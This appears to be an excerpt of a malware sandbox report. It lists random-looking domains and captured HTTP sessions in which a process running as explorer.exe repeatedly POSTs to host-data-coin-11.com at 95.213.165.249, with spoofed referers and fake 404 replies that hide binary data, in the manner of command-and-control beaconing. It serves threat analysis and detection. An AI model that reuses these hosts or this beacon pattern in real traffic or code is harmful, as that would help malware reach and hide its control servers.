- llalic.com
- higvbe.net
- nvrwtjsdku.com
- host-file-host-3.com
- mojyvpeoe.com
- yaoomuahu.net
- dgpnslqhh.com
- gbbxygekjk.com
- namawqf.com
- smpro.com
- ieqswdu.net
- vneyujlfl.net
- viqgctnic.net
- xpkskgrr.net
- kdyponywr.net
- rxdwffwjbf.com
- molwdgi.net
- gghke.net
- dpsjrby.org
- mlwynhpbb.org
- njupmvh.com

- mjghwr.org
- unuta.org
- fucabofxh.net
- guasgjf.org
- privacytoolzforyou-7000.com
- bfwtp.org
- pubplnqymd.org
- xwkfccuhh.com
- vndygv.com
- wyjxomh.net
- mdthdprqu.com
- qpiidyh.net
- mgjqknucl.net
- ehiesag.net
- eyepuy.net
- file-file-host4.com
- lqyvwperx.org
- omcxl.net
- vhude.com
- rxjdalrcm.com
- wxhnpjysno.com
- tiketfrip.net
- srvivkc.org
- jjguoq.net
- ysemel.net
- dagsykb.org
- owgeqjie.net
- rvwnoilj.net
- ggqrkginit.org
- vutak.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49749	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:26.041062117 CET	1096	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yubswhv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 293 Host: host-data-coin-11.com
Dec 1, 2021 10:04:26.148890972 CET	1097	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f7 1b b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49758	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:35.989181995 CET	2442	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dgpnslqhh.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 343 Host: host-data-coin-11.com
Dec 1, 2021 10:04:36.089900970 CET	2443	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:36 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 50 dd 4b d0 fe 26 85 21 ea a5 90 50 2e e2 be 4d 23 e3 b3 b4 6c fb 9f bc 50 ab 73 93 cb 32 40 5c 3c 0d 4b dd bb 4a be ff 57 99 bd d4 0b 8d 2b 80 cf 0d 0a 30 0d 0a 0d 0a Data Ascii: 65I:82OB%,YR("XPK&!P.M#lPs2@\<KJW+0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49766	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:38.590396881 CET	3031	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gbbxygekjk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 231 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:38.693572044 CET	3074	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49768	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:38.789549112 CET	3109	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://namawqf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 308 Host: host-data-coin-11.com
Dec 1, 2021 10:04:38.896084070 CET	3116	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49770	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.015736103 CET	3117	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://smpro.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.116993904 CET	3119	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49771	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.205468893 CET	3121	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ieqswdu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: host-data-coin-11.com
Dec 1, 2021 10:04:39.306132078 CET	3122	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49774	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.407718897 CET	3125	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vneyujlfl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 255 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.507246017 CET	3127	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49776	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.595597982 CET	3128	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://viqgctnic.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: host-data-coin-11.com
Dec 1, 2021 10:04:39.694449902 CET	3134	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49778	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.815232038 CET	3137	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xpkskgrr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 205 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:39.920986891 CET	3139	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49779	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:40.013690948 CET	3141	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kdyponywr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 344 Host: host-data-coin-11.com
Dec 1, 2021 10:04:40.118258953 CET	3154	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49780	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:40.222048044 CET	3176	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rxdwffwjbf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 136 Host: host-data-coin-11.com
Dec 1, 2021 10:04:40.321014881 CET	3177	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:26.243459940 CET	1097	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jmuwhyhn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 316 Host: host-data-coin-11.com
Dec 1, 2021 10:04:26.347946882 CET	1098	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:26 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

